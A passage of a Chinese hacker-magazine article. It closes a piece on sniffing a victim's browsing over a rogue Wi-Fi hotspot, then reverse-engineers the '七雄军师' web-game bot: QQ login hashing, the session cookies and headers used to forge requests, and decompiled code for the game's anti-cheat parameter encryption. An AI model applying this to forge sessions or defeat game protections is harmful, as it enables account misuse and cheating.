


图 3

场景二：实战抓包监听

当 B 机连接路由上网时，由 Wireshark 监听可实时得知 B 机浏览网站，所有记录都一览无余，场景二监听者目的达成，如图 4 所示。




图 4

由 WIFI 共享谈开

近期某国内厂商原计划推出手机 WIFI 共享接入功能，最终被叫停。当我最初看到该消息时，首先担心的就是安全问题。如果有人恶意搭个无线网络“蜜罐”，再共享出去，然后实施监听，那会有多少用户受害啊？此后看到人民网的报道 (<http://scitech.people.com.cn/n/2013/0909/c1007-22852367.html>)，其中腾讯手机管家技术专家的观点我颇为认同。WIFI 共享功能可能把 WIFI 安全隐患风险扩大化，从而在共享过程中造成信息泄露。

相信通过本文您已经看到担心并非是多余的，所以请时刻记住：免费有时会是最贵的，一定要时刻保护好自己哦！

(完)

逆向“七雄军师”之旅

文/图 白金之星

“七雄军师”是一款制作很棒的游戏辅助程序，能够完全实现对“七雄争霸”Web 网游的模拟操作，指令发送迅速，执行、反馈准确，拥有很多的使用者。从专业角度看，绝对是一款经过精心设计、制作的软件。关于如何使用游戏辅助不是本文研究的对象（那样太没有技术含量了），软件开发眼中的应用、游戏和普通用户永远不一样，普通用户眼前只关注软件所带来的操作体验，而我跟大多数软件开发一样，好奇的是这样一款优秀的辅助程序是怎么开发出来的，如何实现用户登录，模拟游戏指令发送，自动挂机等诸多功能。因为之前对 AMF3 协议和“七雄”游戏协议做过一点研究，在此基础上，又花了些时间对这款辅助软件开始了逆向分析之旅。虽然分析、调试的过程很艰辛，但是也学习到了很多知识，在这里愿把自己的心得写出来与大家分享。

在阅读下文之前，先说明本文主要对辅助系统的功能模块进行逆向分析并模拟实现。关于 AMF 数据解析和游戏指令格式的有关内容，大家可以参考我在黑防发表的另一篇文章《AMF3 协议终极解析——七雄争霸数据包分析》（2013 年 4 月）一文，有关内容本文不再赘述。

准备工作

下载一个“七雄军师”辅助软件，注意：不要下载最新版本，因为新版本的软件已经被开发团队加壳处理了，逆向比较复杂。我们下载“七雄军师 2.2.5.0”，该版本没加壳，功能较新版本也无太大变化。因为程序是用基于 .net 平台使用 C# 编写的，所以还需下载一个 Reflector，专门用于 .net 程序逆向的专用工具，推荐版本是 7.30。辅助软件解压后的所有文件如图 1 所示。



图 1

7xiong.cfg 是系统配置文件，纯文本格式；“七雄军师.exe”是主程序文件；Base.dll 实现日志显示，全局变量初始化；Logic7Xiong.dll 是系统逻辑模块，模拟游戏大部分指令的执行过程；Tools.dll 是工具模块，对系统常用的数据结构（指令参数类、AMF 数据类等）进行封装；WebOperation.dll 是网络操作模块，实现指令发送和接收等通讯功能；ICSharpCode.dll 用于解密压缩数据。

启动 Reflector，打开需要逆向的 exe 或 dll 文件，即可完成辅助程序的逆向工作。因

ICSharpCode.dll 实现功能单一，无逆向必要。其它文件逆向截图如图 2 所示。





图 2

把我们所需分析的文件逆向完成后，大家注意，左侧显示逆向文件名称，右侧会把该文件中封装类成员和方法直观地显示出来。在左侧树形控件中选中要逆向的文件名，如“webOperation”，再点击工具栏上的  按钮，会把逆向出来的 C#源码保存至用户指定的文件下。至此，我们已经完成了准备工作，下面开始分析逐个各个模块。

登录模块分析

登录模块的功能是模拟游戏用户在浏览器客户端输入帐号、密码，选择游戏服务器，最后登录游戏界面的过程。技术环节上主要是构造 HTTP Get、Post 请求包，模拟发送至登录服务器并接收其反馈信息的过程。最关键的环节是将服务器返回保持连接会话的 Cookie 值保存下来，在发送某个请求包时候，再把保存的会话 Cookie 附在请求后一并发送给服务器。不过，登录的过程很复杂，涉及到很多 URL、Cookie，这些都需要事先利用抓包工具逐个分析并记录下为，是个体力活，不用担心，我已经完成了这些工作，整个登录流程如图 3 所示。




图 3

登录过程大致可分为两部分: 一是利用 QQ 帐号和加密密码登录 QQ_Web 应用身份认

证服务器 check.ptlogin2.qq.com; 二是如果登录成功, 向指定服务器和大区服务器地址发送数据, 获得保持游戏会话的 Cookie, 其中最重要的 Cookie 值是登录最后一步获得的 JSessionID, 是系统指令发送的最核心 Cookie 项, 服务器和客户端用于保持会话就是使用这些 Cookie。实际上, 真实的游戏客户端登录过程比上图复杂很多, 但经过抓包测试, 大部分操作环节都不影响我们的模拟指令发送操作, 所以只要按照上图的流程操作, 保存好关键 Cookie, 就可以实现构造、发送 post 指令, 实现和游戏服务器的交互。

登录过程还有一个核心环节不得不说, 那就是用户密码加密。大概是在 2012 年 5 月之前, 所有基于 Web 的 QQ 应用的登录核心算法都是这样的: “ $p = md5(md5_3(p) + B)$ ”; 将用户输入的口令 P 用 md5_3 进行加密, 加密结果与验证码 B 连接成一个新的二进制串, 最后对这个二进串进行 MD5 加密, 就得到了加密后的口令。不过, 2012 年 5 月份以后, 腾讯更新了加密算法, 客户端的加密算法还是存放在 JS 脚本中, 核心算法如下:

D: 用户输入的 QQ 登录口令

V: 验证码

U: 加密使用的二进制序列

```
var H = hexchar2bin(md5(D))
```

```
var F = md5(H + hexchar2bin2(U))
```

```
var C = md5(F + V.toUpperCase())
```

将口令首先使用 MD5 进行加密, 接着将加密完成的字符串转换成二进制序列 H; 将加密使用的二进序列参数 U 由字符串转换成二进制序列并与 H 进行连接, 将连接的结果使用 MD5 加密, 结果为 F; 最后将验证码转换成大写与 F 连接, 再次使用 MD5 加密形成最终加密口令 C。

上面的代码逻辑看上去很简单, “七雄军师”对加密模块实现是在主程序中, 有兴趣的可以看看源码。为了深入理解加密过程, 这里我打算使用 VC 重写加密过程, 不过需要一点点技巧。因为原始的加密算法完全基于 JS 脚本, 其基本语法和对运算符的解释和 C 语言完全不同, 如果你想自己按照他们的算法用 VC 来实现, 难度很大, 而且最要命的是 JS 脚本里使用的 MD5 算法也好像是做过修改的, 不是在网上随便找个基于 C 或 C++ 的 MD5 库来代替就可以的。既然用 VC 照搬源码的方法行不通, 我们想办法用 VC 来代替我们解释 JS 脚本中的加密函数不就行了吗? 我们需要做什么呢? OK, 先找到客户端加密使用的 JS 脚本 (网上有下载), 接下来我又在网上找到一个可以解释执行 JS 脚本的类 CScriptObject (网上也有下载), 原理大概是使用的 COM 技术来执行 JS 脚本。VC 核心代码如下:

```
m_ScriptObj.LoadScript(strpath);
CSafeArrayHelper sfHelper;
_variant_t var,var2,var3;
sfHelper.Create(VT_VARIANT, 1, 0, 3);
var = _bstr_t(strPsw);//密码
var2=_bstr_t(strVfy);//验证码
var3=_bstr_t(struin);//UI 运算码
sfHelper.PutElement(0, (void*)&var);
sfHelper.PutElement(1,(void*)&var2);
sfHelper.PutElement(2,(void*)&var3);
LPSAFEARRAY sa = sfHelper.GetArray();
```



```

_variant_t varRet;
if (m_ScriptObj.RunProcedure(strProc, &sa, &varRet))
{
    strEncPsw=(LPCWSTR)_bstr_t(varRet);
}

```

CScriptObject 对象 m_ScriptObj 将 JS 文件加载,创建 CSafeArrayHelper 对象用来保存参数,最后使调用 m_ScriptObj 的 RunProcedure 函数间接调用 JS 脚本的加密函数 strProc, varRet 为函数返回值。得到最关键的 Jsessionid 后,就可构造 Amf post 请求包,模拟游戏协议发送了。最终构造 HTTP 请求字符串如表 1 所示。

请求 URL
<code>http://s368.sh.7.qq.com/dynasty/messagebroker/amf</code>
构造 http 的请求 Header
<pre> "Accept: */*\r\n" "Accept-Language: zh-CN\r\n" "Referer: http://cdn.dl.7.qq.com/dynasty/swf/Loading.swf?df793f52c642f41641fd9728091c7fcb\r\n" "x-flash-version: 11,7,700,202\r\n" "Content-Type: application/x-amf\r\n" "Content-Length: %d\r\n" "UA-CPU: x86\r\n" "Accept-Encoding: gzip, deflate\r\n" "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;\ "QQDownload 732; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E)\r\n" "Host: %s\r\n" "Connection: Keep-Alive\r\n" "Cache-Control: no-cache\r\n" </pre>
构造 Cookie
<pre> "Cookie: JSESSIONID=%s; ptisp=cnc;" " ptui_loguin=%s; pt2gguin=%s; uin=%s;" "skey=%s; RK=%s;" "7_fx_login=%s; sFrom=website", </pre>

表 1

请求 URL 中需要注意的是“s368”,游戏服务器编号,用户选择不同的游戏服务器编号不同,这里 s368 为兰州 1 区; Content-Length 表示发送 http 数据的大小,因为每次发送指令数据的大小不一样,所以需要编程控制其中的格式字符串“%d”;整个 URL 代表接收 AMF 游戏指令的服务器; Header 中 Host 的参数为游戏服务器域名,本例为 s368.sh.7.qq.com, Cookie 中的 JsessionID、7_fx_login、skey、RK 等核心 Cookie 值为用户登录过程服务器返回的 Cookie,这些 Cookie 缺一不可,否则无法实现与服务器交互,各参数由来请详细研究图 3。

至此,我们就构造好了游戏请求协议包的头部,只要再加上请求包的游戏请求指令,就可以顺利向游戏服务器发送指令了。如果你认为我们的工作已经完成大半,我可以遗憾地告诉各位读者,我们的工作才刚刚开始,游戏辅助的登录部分只占整辅助程序的 10%左右,其余的很多细节我们还要继续研究。



功能模块分析

逆向七雄军师后，查看其源码，发现整个辅助程序由五个模块组成，如图 4 所示。




图 4

Base 模块：程序的系统配置，日志输出，部分全局变量定义。

逻辑模块：程序的核心模块，包括程序逻辑类（Xiong7）、君主类（User）、武将类（WuJiang）、主城堡（CastleMain）四个核心类的定义，还包括技能类（Tech）、建筑类（Building）、好友信息类（Friend）、国家信息（country）等 63 个非核心类的定义。逻辑类中包括 MD5 加密、解密函数、用户登录函数（Login）、战斗函数（StartCombat）、列出所有城堡建筑信息（ListCastleBuilding）、选择指定建筑（SelectCasBui）、获取农场朋友列表函数（GetAllFriendList）等指令发送与处理函数 800 余个。因为篇幅原因，在这里就不一一对 800 多个功能函数进行说明，大家可以打开逻辑模块中的 Xion7 类进行查看。这 800 多个功能函数是游戏客户端的功能核心，不用说，也是“七雄军师”游戏辅助的核心。

网络操作模块：这部分的功能比较简单，只有一个类 WebClient，功能是将构造好的 http 协议数据（包括头部和游戏指令数据）发送至游戏服务器并接收返回数据，技术细节上主要是建立 socket 连接，send、read 数据，保存 Cookie 会话，.net 平台 web 数据访问和操作还是十分方便的。

工具模块：common 类，对不同类型参数进行 AMF 协议编码，用于指令参数进行加密函数；AMF 参数类（AmfParameter）：构造 AMF 参数数据；游戏请求类（AmfRequest）：构造游戏指令（指令名称+参数）；对服务器返回数据进行解析的类（AmfResponse），存储 AMF Object 对象的类（AmfDataObject）等。此外，还有 HeroBabelConfig 等少量游戏数据配置类。

界面模块：这个不用说了，程序的界面部分。除了界面资源更新函数外，还有一个挂机执行函数，这个函数很长，大概有近 2 万行代码，主要功能是执行用户设置好的游戏事件链表，根据执行结果不断地刷新界面和更改游戏相关数据。这部分代码虽然很长，但大部分是界面、有关数据结构的更新逻辑，核心代码不多。

下面以 castleAct.freshCastleData (Castle castle_0) 函数为例，说明系统指令加密的发送过程，实际上搞清楚这一个基本功能函数，触类旁通，理解其它函数就很容易了。函数的 C# 核心代码如下：

```
object obj2 = null;
AmfParameter parameter = new AmfParameter();
parameter.AddOneInteger((int) castle_0.Id, User.CryptKey, User.CryptKeyNum);
if (!Send("castleAct.freshCastleData", User.NextTargetMain, parameter.BytesContent,
ref obj2, "Tools.AmfDataObject"))
{
```

```
        return false;
    }
    AmfDataObject obj3 = (AmfDataObject) obj2;
    if (obj3 == null)
    {
        return false;
    }
    CastleMain.Shili = (int) obj3.GetValue("cellNum");
    User.ActionLimit = (int) obj3.GetValue("maxActPoint");
    User.CountryName = obj3.GetValue("countryName").ToString();
    ..... (其余赋值代码省略)
```

函数的作用是用来刷新指定城堡的数据信息，参数是城堡对象 castle。这个函数是逻辑模块中比较典型和简单的一个功能函数，首先是生成一个 AmfParameter 参数对象用来保存指令的参数信息，接着调用 AmfParameter 的 AddOneInteger 方法对参数进行加密处理，大家从函数名称中也可以看出来该函数是一个整数进行加密的，加密的密钥是后两个参数：User.CryptKey 和 User.CryptKeyNum。这两个参数要说明一下，是游戏在初始化数据时通过向服务器发送“accountAct.getCryptKey”指令得到的参数值。上述加密过程看上去简单，可是在逆向该程序之前，我自己写过指令发送程序，对无参数的指令服务器能够正常接收并反馈信息，如“accountAct.getCryptKey”、“accountAct.isEnterGame”、“chatAct.getAllMessage4New”等指令；但对携带参数的指令，起初认为指令只是将参数以明文方式携带并发送至服务器，后来用 firebug+AmfExplorer 抓包发现并不是这样。以 castleAct.freshCastleData 指令为例，抓包发现其参数是 42、70、242 之类的一个数组，并不是静态的参数列表，就证明游戏系统为了防止外挂或辅助程序制作，将所有指令参数进行了加密处理。但是，问题又来了，加密函数在哪里？算法是什么？密钥是什么？这一切在没有逆向七雄军师之前都是一个大大的困扰许久的迷团。为什么七雄军师就可以轻松实现所有指令的模拟发送和逻辑控制，它是如何做到的？这一切，在逆向军师后终于明白了，加密参数的核心算法部分在加密模块中的 Common 类部分，下面将以 AmfParameter 的 AddOneInteger 方法为例说明一下系统最核心的加密部分是如何运作的，搞清楚这部分，就会有一种豁然开朗的感觉。

本例中 castle_0.Id=206256, accountAct.getCryptKey="4784e4708d99d915d39ddf933497bbad", User.CryptKeyNum=3, 加密函数如下：

```
public void AddOneInteger(int int_0, string string_0, int int_1)
{
    this.byte_0[4] = 1;
    byte[] buffer = this.method_0(int_0, string_0, int_1);
    this.byte_0 = Common.CombineBytes(this.byte_0, buffer);
}
```

其中核心加密函数 method_0(int_0, string_0, int_1);的代码如下：

```
byte[] buffer = Common.Uint2Amf3IntBytes((uint) int_0);
byte[] buffer2 = Common.Uint2Amf3StringIntBytes((uint) (buffer.Length + 1));
```

```
byte[] buffer3 = Common.Encrypt(Common.CombineBytes(new byte[] { 4 }, buffer),  
string_0, int_1);  
return Common.CombineBytes(Common.CombineBytes(new byte[] { 0x11, 12 }, buffer2),  
buffer3);
```

对一个整数的加密过程很简单。首先利用基础加密函数 method_0 对 int_0 进行加密，接着对加密的结果和字节数组 byte_0 进行连接操作。m_method_0 的操作过程为：

- 1) 首先将 int_0 转换为 AMF3 协议整型数据格式，返回值 AMF3 数据缓冲指针；
- 2) 对第一步返回的数据缓冲长度，按 AMF3 协议字符数据格式进行转换，返回结果 buffer2；
- 3) 新建一个 4 字节空数组，与第 1 步返回的数据进行连接。将连接的结果，加密字符串密钥 string_0 和 int_1 作为参数，传递给基础加密函数 Encrypt，返回加密结果 buffer3；
4. 新建字节数组 (0x11,12)，将其与 buffer2 连接，将连接结果再次与 buffer3 连接，得到最终加密结果。

核心加密函数 Encrypt 的流程如图 5 所示。

